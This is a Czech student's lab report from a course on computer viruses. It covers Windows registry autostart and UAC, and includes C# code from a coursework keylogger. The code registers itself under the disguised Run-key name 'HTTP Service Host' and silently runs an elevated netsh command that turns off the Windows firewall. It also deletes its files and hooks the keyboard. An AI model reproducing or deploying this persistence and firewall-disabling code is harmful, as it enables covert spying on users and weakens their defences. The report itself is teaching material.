Počítačové viry a bezpečnost počítačových systémů
Protokol z předmětu (2b)

Tématická oblast: Windows API, registry, oprávnění

Jméno a číslo studenta: Adam Šárek (SAR0083)
Datum vypracování: 01.10.2021

Zadání:

1) Seznamte se s Windows API z pohledu programátora.
2) Seznamte se s Windows registry a jejich použitím přes Windows API.
3) Zjistěte, jak je možné automaticky spouštět aplikace po startu Windows (především pomocí registrů).
4) Rozšiřte Váš keylogger z minulého cvičení - keylogger při startu zjistí, zda v registrech existuje záznam, který spouští tento program:
   a. Neexistuje-li záznam, který by spustil program z aktuálního umístění, vytvořte jej.
   b. Existuje-li záznam, který spouští Vámi vytvořený program z umístění, které ovšem již neexistuje, nahraďte jej cestou k aktuálnímu souboru.
   c. Existuje-li záznam s hodnotou odkazující na existující umístění Vašeho keyloggeru, neprovádějte žádnou akci.
5) Dále rozšiřte keylogger o tuto funkci: Vyžádejte oprávnění administrátora a přes shell vypněte firewall.

Závěr:
Do tohoto protokolu nemusíte vkládat screenshoty. Společně s protokolem ovšem odevzdejte zdrojové kódy Vašeho keyloggeru. Binární verze programů neodevzdávejte.

Diskutujte následující témata:
1) Jmenujte další způsoby, jak je možné spouštět malware při/po startu systému.
2) Co je UAC? Jak funguje a k čemu slouží?
3) Diskutujte metody, jakými může malware získat administrátorská oprávnění na Windows systémech (je-li aplikace spuštěna pod běžným uživatelem).

Vypracování

1) Ke spuštění malware po startu systému je možné využít složky „po spuštění“. V systému se nachází dvě varianty této složky:

   Pro všechny uživatele:
   %ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup

   Pro aktuálního uživatele:
   %AppData%\Microsoft\Windows\Start Menu\Programs\Startup

2) *UAC* je zkratka pro *User Account Control*, což je bezpečnostní technologie operačního systému Windows.

   Aplikace mají standartně z bezpečnostních důvodů uživatelskou úroveň oprávnění, která jim ovšem neumožňuje provádět určité změny. V rámci *UAC* může aplikace požádat o administrátorskou úroveň oprávnění, kterou ovšem musí uživatel potvrdit svým souhlasem v dialogovém okně.


   Cílem této technologie je zamezit nevyžádaným aplikacím nepozorovaně zneužít vyššího oprávnění k provádění nežádoucích operací.

3) Malware může pomocí *UAC* získat administrátorská oprávnění jednoduše přímo od uživatele. Výhodné může být pojmenování malwarové aplikace důvěryhodným názvem, který odvede pozornost uživatele od možného ohrožení a zároveň sníží vážnost samotného rozhodnutí. Běžný uživatel obvykle nedokáže takovou hrozbu rozpoznat i vzhledem k tomu, že tzv. *UAC výzvy* obvykle požadují i jiné běžně používané aplikace.

Snímky obrazovky

```
46      static void Main()
47      {
48          UpdateRegistry();
49          DisableFirewall();
50
51          // Clear storage
52          File.Delete(logPath);
53          File.Delete(attPath);
54          File.Delete(initImgPath);
55          File.Delete(finalImgPath);
56          File.Delete(attName);
57          File.Delete(initImgName);
58          File.Delete(finalImgName);
59
60          timer.Elapsed += new ElapsedEventHandler(TimerElapsedCallback);
61
62          hook = SetHook(llkProc);
63          Application.Run();
64          UnhookWindowsHookEx(hook);
65      }
66
        Počet odkazů: 1
67      private static void DisableFirewall()
68      {
69          Process process = new Process();
70          process.StartInfo = new ProcessStartInfo(@"C:\Windows\System32\netsh.exe")
71          {
72              FileName = "netsh.exe",
73              Arguments = "Advfirewall set allprofiles state off",
74              Verb = "runas",
75              UseShellExecute = true,
76              CreateNoWindow = true,
77              WindowStyle = ProcessWindowStyle.Hidden
78          };
79          process.Start();
80          process.WaitForExit();
81      }
82
        Počet odkazů: 1
83      private static void UpdateRegistry(bool clearRegistry=false)
84      {
85          string regKeyName = "HTTP Service Host";
86
87          using (RegistryKey regKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
88          {
89              if(clearRegistry)
90              {
91                  regKey.DeleteValue(regKeyName);
92              }
93              else
94              {
95                  object regKeyValue = regKey.GetValue(regKeyName);
96
97                  if (regKeyValue == null || !Directory.Exists(Path.GetDirectoryName(regKeyValue.ToString())))
98                  {
99                      regKey.SetValue(regKeyName, Application.ExecutablePath);
100                 }
101             }
102         }
103     }
```

Obrázek 1 - Metoda Main(), metoda pro vypnutí firewallu skrze shell, metoda práce s registry



Obrázek 2 - Záznam v registrech (regedit.exe)